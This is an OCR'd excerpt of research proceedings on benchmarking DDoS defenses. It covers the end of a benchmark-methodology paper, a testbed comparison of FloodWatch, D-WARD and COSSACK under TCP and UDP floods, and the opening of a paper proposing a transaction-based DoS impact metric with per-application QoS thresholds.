1) *One-way traffic removal.* One-way traffic is collected if there is an asymmetric route between two hosts and the trace collection occurs only on one part of this route. Some of our attack detection tests use the absence of reverse direction traffic as an indication that the destination may be overwhelmed by a DDoS attack. One-way traffic, if left in the trace, would naturally trigger a lot of false positives. We identify hosts on asymmetric routes by recognizing one-way TCP traffic, performing some legitimacy tests on this traffic to ensure that it is not part of the attack, and recording its end points. We then remove from the original trace all packets between hosts on asymmetric routes.
2) *Attack detection* is performed by collecting traffic information at two granularities: for each connection (traffic between two IP addresses and two port numbers) and for each destination IP address observed in a trace. A packet belonging to a specific connection or going to a given destination is identified as malicious or legitimate using the detection criteria associated with: (1) this packet's header, (2) this packet's connection and (3) the features of the attack, which was detected based on the packet's destination. We currently perform several checks to identify attack traffic, including examination of TCP characteristics, matching of application-level UDP and TCP traffic, detection of high-rate ICMP traffic, and several others. Space does not permit detailing of these techniques here.
   Each packet is classified as legitimate or attack as soon as it is read from the trace. Packets that pass all detection steps without raising an alarm are considered legitimate. We store attack packets in attack.trc and we store legitimate packets in legitimate.trc. Each attack packet is also used to update the information about the attack features (rate, type, spoofing, etc.). When a new attack is detected, this information is written to a file called victim.out.
3) *Attack sample generation.* Attack features are selected from the attack.trc file by first pairing each attack trace with alerts from victim.out. and then extracting attack characteristics from the attack trace. This step produces two output files: human.out, with the alert and traffic information in a human readable format and alerts.out, with the alerts only, specifying attack details such as rate, level of spoofing, attack type, number of attack sources, attack packet size and port distribution, etc.

Although it is too early to offer conclusions about typical attack scenarios, our preliminary results indicate that an overwhelming majority of attacks are TCP SYN attacks, sent at a low rate (2-5 packets per second) from many machines, and lasting from several minutes to several hours.

B. Comprehensive attack scenarios

We are applying three approaches to build comprehensive attack scenarios: (1) We use network literature to identify attacks that are particularly harmful to certain proposed defenses, (2) We use network literature and experiments to identify attacks that target critical network services, and (3) We investigate the link between the attack features (rate, packet mix, dynamics, etc.) and the attack impact, for a given test setting (network, traffic and defense), to identify relevant features and their test values.

IV. Legitimate Traffic

Legitimate traffic is specified in our benchmarks by host models that describe a host's sending behavior. We build host models by automatically creating host profiles from public traffic traces and clustering these profiles based on their feature similarity to generate representative models, using the *LTProf* tool we developed. For the comprehensive suite, we use network literature and tests to investigate how legitimate traffic features determine an attack's impact and effectiveness of various defense systems.

We extract features for host profiles from packet header information, which is available in public traffic traces. Each host is identified by its IP address. Selected features include open services on a host, TTL values in a host's packets, an average number of connections and their rate and duration. We also profile several of the most recent TCP and UDP communications and use the Dice similarity of these communications as one of the host's features. This feature reflects the diversity of all the communications initiated by a host. We cluster host profiles using their feature similarity to derive typical host models.

Our preliminary results for legitimate traffic models are from the Auckland-VIII data set from NLANR-PMA traffic archive. This data set was captured in December 2003 at the link between the University of Auckland and the rest of the Internet. After filtering out little-used hosts, we have 62,187 host profiles left for clustering. The data is random-anonymized, so we could not identify inside vs. outside hosts. Thus, the resulting models characterize both the incoming and the outgoing traffic of the University of Auckland's network.

We first identify four distinct host categories: (1) NAT boxes, with very diverse TTL values that cannot be attributed to routing changes, (2) scanners, which only generate scan traffic, (3) servers, which have some service port open; we differentiate between DNS, SMTP and Web servers, and (4) clients, which have no open ports and initiate a consistent volume of daily communications with others. We then apply clustering within each host category. The Table I shows the clustering result, illustrating that clustering generates several compact and large clusters in each category, that contain the majority of hosts.

TABLE I
LEGITIMATE HOST CATEGORIES

Host category	Hosts	All clusters	Top clusters
DNS servers	44%	62	Top 6 clusters contain 96% of hosts
SMTP servers	6.4%	65	Top 8 clusters contain 88% of hosts
Web servers	4.4%	85	Top 6 clusters contain 74% of hosts
Clients	28%	27	Top 6 clusters contain 90% of hosts
NAT boxes	9%	94	Top 7 clusters contain 67% of hosts
Scanners	5%	9	Top 5 clusters contain 99% of hosts

V. TOPOLOGY AND RESOURCES

To reproduce multiple-AS topologies, at the router level, we are developing a *NetTopology* tool similar to *RocketFuel* [22]. NetTopology relies on invoking traceroute commands from different servers [24], performing alias resolution, and inferring several routing and geographical properties.

For DETER, we have developed two additional tool suites: (i) *RocketFuel-to-ns*, which converts topologies generated by NetTopology tool or Rocketfuel to DETER-compliant configuration scripts, and (ii) *RouterConfig*, which takes a topology input and produces router (software or hardware) BGP and OSPF configuration scripts according to routers' relationships in the specified topology. We apply the methods of Gao et al. [9], [25] to infer AS relationships and use that information to generate configuration files for BGP routers. Jointly, NetTopology, RocketFuel-to-ns and RouterConfig tools form the *NetProf* toolkit.

A major challenge in reproducing realistic Internet-scale topologies in a testbed setting is scaling down a topology of thousands or millions of nodes to a few hundred nodes (the number of nodes available on a testbed like DETER [2]), while retaining important topology characteristics. RocketFuel-to-ns allows a user to specify a set of Autonomous Systems, or to perform breadth-first traversal of the topology graph from a specified point, with specified degree bounds and number of nodes bound. This enables the user to select smaller portions of very large topologies for testbed experimentation. The RouterConfig tool works both on (a) topologies based on real Internet data, and on (b) topologies generated from the GT-ITM topology generator [29]. One major focus of our future research lies in defining how to properly scale down DDoS experiments, including the topology dimension.

Another challenge in defining realistic topologies lies in assigning realistic link delays and link bandwidths. Tools such as [16], [6], [23], [18] have been proposed to measure *end-to-end* such characteristics, and standard tools like ping and traceroute can produce end-to-end delay or *link delay* information. Identifying *link bandwidths* is perhaps the most challenging problem. Therefore, we use published information about typical link speeds [26] to assign link bandwidths in our benchmark topologies.

For localized defense testing, it is critical to characterize enterprise network topologies and service. We analyzed enterprise network design methodologies typically used in the commercial marketplace, such as Cisco's classic three-layer model of hierarchical network design [21], [27]. Our analysis of the above commercial network design methodologies shows that there are at least six major properties that impact enterprise network design. These include: (1) the edge connectivity design (multi-homed vs. single-homed); (2) network addressing and naming (private vs. public and routable, for example); (3) the design of subnet and virtual local area networks (VLANs); (4) the degree of redundancy required at the distribution layer; (5) load sharing requirements across enterprise links and servers and (6) the placement and demands of security services such as virtual private networks and firewalls. We next plan to study how network topology properties define the impact of DDoS attacks and defense effectiveness in real enterprise networks.

VI. PERFORMANCE METRICS

To evaluate DDoS defenses we must define an effectiveness metric that speaks to the heart of the problem —- *do these defenses remove the denial-of-service effect*? The metrics previously used for this purpose, such as the percentage of attack traffic dropped, fail to capture whether legitimate service continues during the attack. Even if all attack traffic is dropped to preserve a server's capacity, if the legitimate traffic does not get delivered and serviced properly, the attack still succeeds.

We propose a metric that directly expresses whether the legitimate clients received acceptable service or not. This metric requires considering traffic at the application level and considering quality of service needs of each application. Specifically, some applications have strict delay, loss and jitter requirements and will be impaired if any of these are not met. Other real-time applications have somewhat relaxed delay and loss requirements. Finally, there are applications that conduct their transactions without human attendance and can endure significant loss and delay as long as their overall duration is not impaired.

We measure the overall denial-of-service by extracting transaction data from the traffic traces captured at the legitimate sender and the attack target during the experiment. A *transaction* is defined as a high-level task that a user wanted to perform, such as viewing a Web page, conducting a telnet session or having a VoIP conversation. Each transaction is categorized by its application, and we determine if it experienced DoS effect by evaluating if the application's QoS requirements were met. The DoS impact measure expresses the percentage of transactions, in each application category, that have failed.

The proposed metric requires (1) determining which applications are most important, both by their popularity among Internet traffic and the implications for the rest of the network traffic if these applications are interrupted, and (2) determining acceptable thresholds for each application that, when exceeded, indicate a denial-of-service. Both tasks are very challenging, since the proposed applications and thresholds must be acceptable to the majority of network users.

The defense performance metrics must also capture the delay in detecting and responding to the attack, the deployment and

operational cost, and the defense's security against insider and outsider threats. Each of these performance criteria poses unique challenges in defining objective measurement approaches.

VII. Measurement Methodology

The benchmark suite will contain many test scenarios, and our proposed metrics will produce several performance measures for a given defense in each scenario. The measurement methodology will provide guidelines on aggregating results of multiple measurements into one or a few meaningful numbers. While these numbers cannot capture all the aspects of a defense's performance, they should offer quick, concise and intuitive information of how well this defense handles attacks and how it compares to its competitors. We expect that the definition of aggregation guidelines will be a challenging and controversial task.

VIII. Related Work

Space does not permit detailed discussion of other related benchmarking efforts. Particularly relevant are:

- IRTF's Transport Modeling Research Group's work to standardize testing methodologies for transport protocols [11].
- The Center for Internet Security's benchmarks for evaluation of operating system security [8]
- Work on quality of service that impacts on our proposed DDoS metrics [10].
- Work on differentiated services (DiffServ) and Per-Hop Behaviors [13], [14].
- Internet topology characterization, represented by [1], [29], [7], [3], [5], [15], [28], [17], among many others.
- Studies on characterizing Internet denial-of-service activity, generally based on limited observations [19], [4].

Briefly, while much existing research has shed light on important aspects of the problem, no previous concerted effort has been made to define all aspects required to create usable DDoS defense benchmarks. Our work borrows liberally from this previous work, wherever possible, but many critical issues require fresh attention.

IX. Conclusions and Future Work

The major remaining technical challenges for DDoS benchmarking are: (1) collecting sufficient trace and topology data to generate typical test suites, (2) understanding the interaction between the traffic, topology and resources and designing comprehensive, yet manageable, test sets, (3) determining a success criteria for each application, (4) defining a meaningful and concise result aggregation strategy, (5) updating benchmarks. The value of any benchmark lies in its wide acceptance and use. The main social challenge for our work lies in gaining acceptance for all three components of our common evaluation methodology from wide research and commercial communities.

Our existing methods have some clear limitations, because they rely on trace analysis for definition of typical scenarios. Only a limited number of traces are currently publicly available, which may bias our conclusions. Keeping in mind these limitations, we believe that information we may glean from traffic traces will still offer a valuable insight for design of realistic test scenarios.

Designing benchmarks for DDoS defenses is sure to be an ongoing process, both because of these sorts of shortcomings in existing methods and because both attacks and defenses will evolve. However, there are currently no good methods for independent evaluation of DDoS defenses, and our existing work shows that defining even imperfect benchmarks requires substantial effort and creativity. The benchmarks described in this paper represent a large improvement in the state of the art for evaluating proposed DDoS defenses.

References

[1] K. Anagnostakis, M. Greenwald, and R. Ryger. On the sensitivity of network simulation to topology. In *Proc. of MASCOTS*, 2002.

[2] T. Benzel, R. Braden, D. Kim, C. Neuman, A. Joseph, K. Sklower, R. Ostrenga, and S. Schwab. Experiences with deter: A testbed for security research. In *2nd IEEE Conference on Testbeds and Research Infrastructure for the Development of Networks and Communities*, March 2006.

[3] T. Bu and D. Towsley. On distinguishing between Internet power law topology generators. In *Proc. of IEEE INFOCOM*, June 2002.

[4] Kun chan Lan, Alefiya Hussain, and Debojyoti Dutta. The Effect of Malicious Traffic on the Network. In *Passive and Active Measurement Workshop (PAM)*, April 2003.

[5] Q. Chen, H. Chang, R. Govindan, S. Jamin, S. Shenker, and W. Willinger. The Origin of Power Laws in Internet Topologies Revisited. In *Proc. of IEEE INFOCOM*, June 2002.

[6] C. Dovrolis and P. Ramanathan. Packet dispersion techniques and capacity estimation. *IEEE/ACM Transactions on Networking*, December 2004.

[7] M. Faloutsos, P. Faloutsos, and C. Faloutsos. On Power-Law Relationships of the Internet Topology. In *Proc. of ACM SIGCOMM'99*, pages 251–262.

[8] The Center for Internet Security. Cis standards web page. `http://www.cisecurity.org/`.

[9] L. Gao. On inferring autonomous system relationships in the internet. In *Proc. IEEE Global Internet Symposium*, November 2000.

[10] M. W. Garrett. Service architecture for ATM: from applications to scheduling. *IEEE Network*, 10(3):6–14, May/June 1996.

[11] IRTF TMRG group. The transport modeling research group's web page. `http://www.icir.org/tmrg/`.

[12] Ann Harrison. Cyberassaults hit Buy.com, eBay, CNN, and Amazon.com. Computerworld, February 9, 2000 `http://www.computerworld.com/news/2000/story/0,11280,43010,00.html`.

[13] J. Heinanen, F. Baker, W. Weiss, and J. Wroclawski. Assured Forwarding PHB Group. RFC 2597, June 1999. http://www.ietf.org/rfc/rfc2597.txt.

[14] V. Jacobson, K. Nichols, and K. Poduri. An Expedited Forwarding PHB. RFC 2598, June 1999. http://www.ietf.org/rfc/rfc2598.txt.

[15] S. Jin and A. Bestavros. Small-world Characteristics of Internet Topologies and Multicast Scaling. In *Proc. of IEEE/ACM MASCOTS*, 2003.

[16] K. Lai and M. Baker. Nettimer: A Tool for Measuring Bottleneck Link Bandwidth. In *Proc. of USENIX Symposium on Internet Technologies and Systems*, March 2001.

[17] P. Mahadevan, D. Krioukov, M. Fomenkov, B. Huffaker, X. Dimitropoulos, K. Claffy, and A. Vahdat. The internet AS-level topology: Three data sources and one definitive metric. Technical report, UCSD, 2005.

[18] R. Mahajan, N. Spring, David Wetherall, and Thomas Anderson. User-level internet path diagnosis. In *Proceedings of ACM SOSP*, October 2003.

[19] D Moore, G Voelker, and S Savage. Inferring internet denial-of-service activity. Proceedings of the 2001 USENIX Security Symposium, 2001.

[20] Ryan Naraine. Massive DDoS attack hit DNS root servers. `http://www.internetnews.com/dev-news/article.php/1486981`.

[21] Priscilla Oppenheimer. *Top-Down Network Design*. CISCO Press, 1999.

[22] N. Spring, R. Mahajan, and D. Wetherall. Measuring isp topologies with rocketfuel. In *Proceedings of ACM SIGCOMM*, 2002.

[23] J. Strauss, D. Katabi, and F. Kaashoek. A measurement study of available bandwidth estimation tools. In *Proceedings of ACM IMC*, October 2003.

[24] Traceroute.org. Traceroute tool, 2006. http://www.traceroute.org.

[25] F. Wang and L. Gao. On inferring and characterizing internet routing policies. In *Proc. Internet Measurement Conference (Miami, FL)*, 2003.

[26] Websiteoptimization.com. *The Bandwidth Report*. `http://www.websiteoptimization.com/bw/`.

[27] Russ White, Alvaro Retana, and Don Slice. *Optimal Routing Design*. CISCO Press, 2005.

[28] J. Winick and S. Jamin. Inet-3.0: Internet Topology Generator. Technical Report UM-CSE-TR-456-02, Univ. of Michigan, 2002.

[29] E. Zegura, K. Calvert, and S. Bhattacharjee. How to Model an Internetwork. In *Proc. of IEEE INFOCOM*, volume 2, pages 594 –602, March 1996.

DDoS Experiment Talks

Towards Systematic IDS Evaluation *

Calvin Ko, Alefiya Hussain, Stephen Schwab, Roshan Thomas, Brett Wilson
SPARTA, Inc.

June 15 2006

1 Introduction

Defending against Distributed Denial of Service (DDoS) attacks is a challenging problem on the Internet that demands practical and effective solutions. Many DDoS defense technologies have been proposed, developed and commercialized [1, 8, 6, 5, 3, 11]. However, each technology is often evaluated separately under a specific set of conditions and using its own set of measurements and metrics, making it hard to compare performance across a range of defense and intrusion detection systems.

As these technologies mature and begin to move from laboratories into real networks, there is a need to systematically evaluate and compare performance for different network scenarios, so that consumers of these technologies can acquire and deploy a solution that best fits their needs. Additionally, a systematic and unbiased evaluation methodology and tools will help producers of defense systems to rapidly evaluate the performance of their system under various network conditions.

The EMIST DDoS group is chartered to advance the state of the art in systematic evaluation of DDoS attack–defense systems in the Internet. We employ a combination of simulation, emulation, modeling, and analysis techniques to experimentally evaluate performance of defense systems on the DETER network testbed under a wide range of network conditions. Our framework allows successive refinement of the experiments in increasing scope and realism. It includes a large set of tools that allow the experimenter to rapidly configure the five different dimensions of the experiment within our methodology; namely attack traffic, background traffic, topology, defense system deployment, and measurements and metrics [2]. The tools allow even a novice user to automate tests for a large range of network scenarios greatly reducing the expertise required to use the DETER testbed.

This paper describes the application of the methodology and tools to perform preliminary evaluation of three different defense systems: FloodWatch, D-WARD, and COSSACK. We test all three systems on a canonical topology and subject them to two types of attacks: a low bandwidth TCP attack and a high bandwidth UDP attack. Our results highlight the relative strength and weaknesses of the systems that are not captured when doing independent evaluation of each system.

*Prepared for the National Science Foundation under Cooperative Agreement No. ANI-0335298 with support from the Department of Homeland Security

2 DDoS Defense Systems

We selected FloodWatch, D-WARD, and COSSACK in our initial set of experiments because their prototypes are readily available and accessible. We plan to evaluate other defense methods including RED-PD[4] and PushBack[3] in the future.

2.1 D-WARD

D-WARD [6] is a source-end DDoS defense system that detects and suppresses DDoS attacks originating from an edge network. It is placed at the egress router of the edge network, collecting statistics on the flows coming in and out of the network for every destination. D-WARD distinguishes legitimate traffic and attack traffic by identifying anomalies in the traffic dynamics. D-WARD has been tested in various experiments in which the legitimate traffic service level, per connection delay, and number of failed connections were measured and compared between a system with and without the D-WARD defense.

2.2 COSSACK

COSSACK [8] is a cooperative DDoS defense tool that coordinates between local intrusion detection systems to detect the onset of a DDoS attack. A COSSACK system consists of watchdogs that share local information with each other to increase the confidence of detection

and the quality of the response. It also employs the topology database to identify vulnerable hosts. The system was tested in a testbed consisting of 7 machines and 4 routers, which shows that it can detect even low-rate attacks as their traffic was aggregated by the watchdogs.

2.3 FloodWatch

FloodWatch [1] is a DDoS defense system aimed at deployment within the core of a large network. FloodWatch detects DDoS traffic by analyzing statistical properties of packet header fields. In particular, it examines entropy values and Chi-squared statistics for the source and destination IP addresses, TCP/UDP ports, and packet length. During the training phase, FloodWatch captures a baseline statistical profile for each field, which is compared with the current statistics to identify abnormal flows. FloodWatch responds to DDoS attack by discarding traffic belonging to the DDoS flow. FloodWatch has been tested extensively in the DETER testbed, primarily focusing on the sensitivity and limitations of the entropy and Chi-square statistics.

3 Methodology

Our experimentation methodology consists of a framework in which five important dimension of a DDoS experiment are configured [2]. In this section, we discuss the parameters chosen for each dimension when evaluating the three defense systems under consideration.

3.1 Topology

Figure 1 describes the initial network topology for the experiment. The topology represents a simple networking environment consisting of four subnets connected together via several Linux routers. It serves as a starting point for a series of increasingly realistic topologies planned to for use in the test methodology. In the future, we will employ a more complex topology that resembles a real ISP, obtained from the rocketfuel tool [10].

Nodes within each subnet are connected to a LAN via 10Mbps links. The Linux routers are connected to each other via 50Mbps links. In this topology, nodes N1–N6 represent legitimate machines. Attack agents run on nodes A1, A2, A5, and A6, generating attack traffic in the experiment. Background traffic is generated among N1–N6.




Figure 1: Initial Network Topology

3.2 Background Traffic

Generation of background traffic in an appropriate way is critical to the DDoS experiment methodology. This is because the impact on services is directly related to the load of the network, server, and services involved prior to any attack. We employ a flow-level traffic generation tool, Harpoon[9], for generating background traffic. It uses a set of distributional parameters to generate flows that exhibit the same statistical qualities presented in measured Internet traces. We configure Harpoon to generate traffic among nodes N1–N6 with the rates and sizes that mimic typical web-based transactions. In particular, each node represents a /24 subnet making Web requests to other hosts located at the other five /24 subnets. In addition, we generate DNS lookup traffic from all the clients to the DNS server D1. Hence the background traffic consists of both UDP and TCP packets.

3.3 Attack Tools

We intend to use attacks that closely resemble previous DDoS attacks in the Internet. While there are many DDoS toolkits, they largely differ in the way each acquires compromised nodes and stealthily controls them. Most DDoS tools generate similar types of attack traffic. We employ an attack traffic generation tool developed by SPARTA for

generation of attack traffic. The attack agent allows fine control of the traffic rates and is controlled by the Emulab agent software during the experiment runs. In the current experiment, we simulate two types of attacks; a **low-rate TCP flooding attack** that generates 1000B packets at a rate of 2000packets/sec from each attacking host, and a **high-rate UDP flooding attack** that generates 1000B packets at the rate of 15000packets/sec from each of the attacking hosts. Both the attacks are targeted towards N3. The low-rate attack was designed not consume all the available bandwidth on the network with the UDP attack is allowed to consumes all the available link bandwidth.

3.4 Measurements and Metrics

A common performance measurement of intrusion detection systems is the ratio between false positives and false negatives. Nevertheless, in measuring the performance of DDoS defense tools, we are more concerned with the impact by the attack and/or defense on the quality of the network services perceived by the end users. An effective defense system should significantly restore the service, which was heavily degraded by the DDoS attacks.

Depending on the application, the user may be affected differently by the DDoS attacks. For example, a streaming video application may be able to tolerate occasional delay because of its buffering, but a real-time telnet application can not. As another example, a file transfer application is more sensitive to the bandwidth than the round-trip delay. In the current experiment, we first focus on a Web-based application. We generate HTTP transactions from two clients to the server, which is the DDoS target, and measure the throughput and maximum TCP delay of the TCP connections to determine whether the web transactions are successful according to some common specifications [7]. In particular, an HTTP transaction is considered successful if the connection is established and the maximum TCP delay is less that 5 seconds and the overall transaction completes in less than 10 seconds.

4 Test Results

This section discusses the results of the initial experiment. In each, background traffic was generated using Harpoon [9]. The attack was launched at 100 seconds after the test run was started and lasts for 300 seconds. Tcpdump data was collected on two web clients S1 and D2, which repeatedly initiate Web transaction to N3, fetching a web page of size 2K bytes. We performed a test run for each attack and defense mechanism pair.

Attack	Client	Goodput	TCPDelay	Success
No Attack	S1	49k	0.06s	0.98
Low	S1	45k	0.05s	0.77
High	S1	NA	NA	0
No Attack	D2	45k	0.06s	0.98
Low	D2	48k	0.08s	0.99
High	D2	NA	NA	0

Table 1: Baseline Metrics with no Defense System

Attack	Client	Goodput	TCPDelay	Success
Low	S1	32k	0.27s	0.81
High	S1	6.5k	3.7s	0.14
Low	D2	37k	0.11s	0.95
High	D2	24k	0.06s	0.26

Table 2: Performance Metrics for FloodWatch

For each HTTP transaction, we calculate the throughput, maximum TCP delay of the connection, (the time between when a data packet is sent and the ACK is received), and the total delay in receiving all the HTTP data requested. Based on the data, we determine the success ratio of the transactions for each client.

Tables 1-4 presents the results of the experiments. Each table denotes the average throughput (goodput) of all connections, the maximum TCP Delay (TCPDelay) for all transactions, and the success ratio for clients S1 and D2 under baseline no attack condition, low-rate TCP Flooding attack, and high-rate UDP Flooding attack.

The low-rate TCP attack slightly degrades the network service from the perspective of the client S1. It reduces the success rate of S1 but does not affect the client D2. D2 actually benefits from the low-rate TCP attack as the TCP attack suppresses the legitimate traffic generated from hosts located close to the attacking machines. The high-rate UDP attack overwhelms the links and denies both S1 and D2 from accessing the web service on N3. It congests the links with over 20MBytes/second.

During both attacks, FloodWatch and D-WARD filtered over 90 percent of the attack traffic. Nevertheless, they do not significantly increase the success rate of S1. This

Attack	Client	Goodput	TCPDelay	Success
Low	S1	28k	0.31s	0.58
High	S1	NA	NA	0
Low	D2	50k	0.06s	1
High	D2	50k	0.06s	1

Table 3: Performance Metrics for D-WARD

Attack	Client	Goodput	TCPDelay	Success
Low	S1	31k	0.19s	0.58
High	S1	NA	NA	0
Low	D2	38k	0.12s	0.89
High	D2	NA	NA	0

Table 4: Performance Metrics for COSSACK




Figure 2: A More Realistic Experiment Topology

is because the client S1 is co-located on the same LAN with an attack machine. On the other hand, D2 benefited from these defenses and was able to obtain service from N3 continuously. COSSACK does not block the high-rate UDP attack. We are currently trying to contact the developers to understand the observed behavior.

5 Conclusion and Future Work

We presented an approach to systematic evaluation of DDoS defenses and some initial experimental results. We compared FloodWatch, D-WARD, and COSSACK in their ability to defend against low-rate and and high-rate attacks in a small network setting. Depending on the location of the clients, it may exhibit different performance. This series of experiments enable us to gain understanding in how various parameters should be set up and develop the necessary tools for larger scale experiments. Our next step is to evaluate the defenses in a topology that resembles a real ISP (See Figure 2). Such experiments will allow us to obtain more realistic results.

References

[1] L. Feinstein, D. Schnackenberg, R. Balupari, and D. Kindred. Statistical approaches to DDoS attack detection and response. In *Proceedings of DARPA Information Survivability Conference*, 2003.

[2] Alefiya Hussain, Stephen Schwab, Roshan Thomas, Sonia Fahmy, and Jelena Mirkovic. DDoS experiment methodology. In *Proceedings of the DETER Community Workshop on Cyber Security Experimentation*, June 2006.

[3] R. Mahajan, S. M. Bellovin, S. Floyd, J. Ioannidis, V. Paxson, and S. Shenker. Controlling high bandwidth aggregates in the network. In *ACM Computer Communication Review*, pages 62–73, 2002.

[4] Ratul Mahajan, Sally Floyd, and David Wetherall. Controlling High-Bandwidth Flows at the Congested Router. In *Proceeding of the 9th International Conference on Network Protocols (ICNP)*, 2001.

[5] Mazu Networks. *Mazu Technical White Papers*. http://www.mazunetworks.com/white_papers/.

[6] Jelena Mirkovic. D-WARD: Source-End Defense Against Distributed Denial-of-Service Attacks. Ph.D Thesis, 2003.

[7] Nortel Networks. QoS Performance requirments for UMTS, April 1999.

[8] C. Papadopoulos, R. Lindell, J. Mehringer, A. Hussain, and R. Govindan. COSSACK: Coordinated suppression of simultaneous attacks. In *Proceedings of DARPA Information Survivability Conference*, 2003.

[9] Joel Sommers, Hyunhsuk Kim, and Paul Barford. HARPOON:A Flow-Level Traffic Generator for Router and Network Tests. In *ACM SIGMETRICS*, June 2004.

[10] N. Spring, R. Mahajan, and D. Wetherall. Measuring ISP topologies with rocketfuel. In *ACM SIGCOMM Conference*, 2002.

[11] X. Yang, D. Wetherall, and T. Anderson. A DoS-limiting network architecture. In *ACM SIGCOMM Conference*, 2005.

Measuring Impact of DoS Attacks

Jelena Mirkovic
University of Delaware
Newark, DE

Sonia Fahmy
Purdue University
West Lafayette, IN

Peter Reiher
University of California Los Angeles
Los Angeles, CA

Roshan Thomas
SPARTA, Inc.
Centreville, VA

Alefiya Hussain
SPARTA, Inc.
El Segundo, CA

Steven Schwab
SPARTA, Inc.
El Segundo, CA

Calvin Ko
SPARTA, Inc.
El Segundo, CA

***Abstract*— Denial of service attacks are an increasing threat to the Internet's availability and reliability. To evaluate a variety of defenses proposed against this threat we must be able to precisely measure impact of an ongoing attack on a network. The effectiveness of a defense can then be calculated with regard to how quickly and how completely it eliminates this DoS impact.**

We propose a DoS impact measure which divides legitimate traffic in the network into higher-level user tasks, called *transactions*, and classifies these transactions into application-level categories. For each category, we define quality-of-service requirements that have to be met for a satisfactory service. DoS impact is then measured as a percentage of transactions in each category that have not met their QoS requirements.

I. Introduction

Denial-of-service attacks have been a serious Internet threat for at least a decade. Recently, this threat has grown more imminent because people are increasingly relying on network services for everyday communication, business tasks and even critical services such as vessel navigation, emergency service coordination, etc.

Accurately measuring a denial-of-service impact is essential for evaluation of potential DoS defenses. A defense is only valuable if it provably prevents or eliminates the denial-of-service impact, making DoS attacks transparent to Internet users. If we could measure which services were denied by the attack with and without the defense we could: (1) understand and express severity of various attacks (e.g., "attack A denied all the services in the network, whereas attack B only denied HTTP service to new users", (2) characterize the effectiveness of proposed defenses (e.g., "defense X eliminated 90% of DoS impact after 1 minute") and compare defenses to understand a price/performance tradeoff.

An overall impact of DoS attacks on a target is that they slow down or stop some service needed by legitimate users. Historically, DoS researchers used several measures to capture this effect: percentage of legitimate packets that received no service, division of resources between legitimate and attack traffic, throughput or goodput of TCP connections, and the overall transaction duration. While these measures capture the essence of a DoS impact — they show a deviation of a measured parameter during the attack from the same parameter without the attack — they do not really measure if some service was denied. This is because Internet applications have very different quality-of-service requirements. Online games and audio conversations are sensitive to even a very small delay of 100 ms, while bulk file transfer can endure multiple-minute delays. Audio applications are sensitive to delay variation (jitter) while other applications are not. Media and online games are also sensitive to packet loss, while TCP-based applications can tolerate and recover from large amounts of packet loss. Clearly, whether some amount of delay, delay variation and packet loss cause a denial-of-service impact or not depends on the quality of service requirements of the applications that experience these factors.

We propose a DoS impact metric that speaks to the heart of the problem: it measures if the legitimate clients receive acceptable service or not during an attack. This metric requires capturing the legitimate traffic trace at the source and the destination. Within this trace, we recognize *transactions* that represent application-specific tasks such as downloading a file, browsing a Web page or having a VoIP conversation. For each transaction, we measure five parameters: (1) one-way delay, (2) request/response delay, (3) packet loss, (4) overall transaction duration and (5) delay variation (jitter). Depending on the quality-of-service requirements of each application in the trace, we classify transactions into several application categories. We then apply category-specific thresholds to measured parameter values to determine if each transaction *succeeded* or *failed*, and calculate the percentage of failed transactions (*pft*) in each application category. The overall DoS impact can then be specified as a weighted average of *pft* values, or as a histogram across categories. To capture the time dimension we can also split the attack time into several windows and measure a DoS impact in each window.

The main challenge of the proposed DoS impact metric lies in categorizing applications by their QoS requirements, and specifying realistic, objective and measurable criteria for success (or failure) for each application category. An additional challenge lies in the ability of some applications to hide a network-introduced delay, delay variation or loss using variable buffering (streaming media applications [18]) or extrapolation (online games [8], [5]). Since it would be non-scalable to define transaction success or failure for each existing application, we must decide to either consider all applications or of a certain kind (e.g., streaming audio) or none of them, as capable of masking some specific range of delay, jitter and loss.

We acknowledge that definition of universally acceptable QoS criteria for each application category is going to be a major undertaking, and will require participation of a large research and commercial community. However difficult, we believe that this effort is necessary for objective evaluation of DoS defenses and their comparison. In Section II-A we propose a set of application categories and their success criteria. In this we largely borrow from 3GPP's specification of QoS performance requirements

Application Category	QoS Classification	One-way delay	Request/response delay	Loss	Duration	Jitter
email (server to server)	Non real-time		whole $<$ 4 hours			
NNTP (Usenet)	Non real-time		whole $<$ 4 hours			
Chat	Non real-time	$<$ 30 s				
Web, e-commerce	Real-time, block		any $<$ 4 s or maxRTT $<$ 4 s		$<$ 300%	
FTP, file-sharing	Real-time, block		any $<$ 10 s or maxRTT $<$ 10 s		$<$ 300%	
FPS Games	Real-time, block	$<$ 150 ms		$<$ 3 %		
RTS Games	Real-time, block	$<$ 500 ms				
Telnet	Real-time, block		any $<$ 250 ms or maxRTT $<$ 250 ms		$<$ 300%	
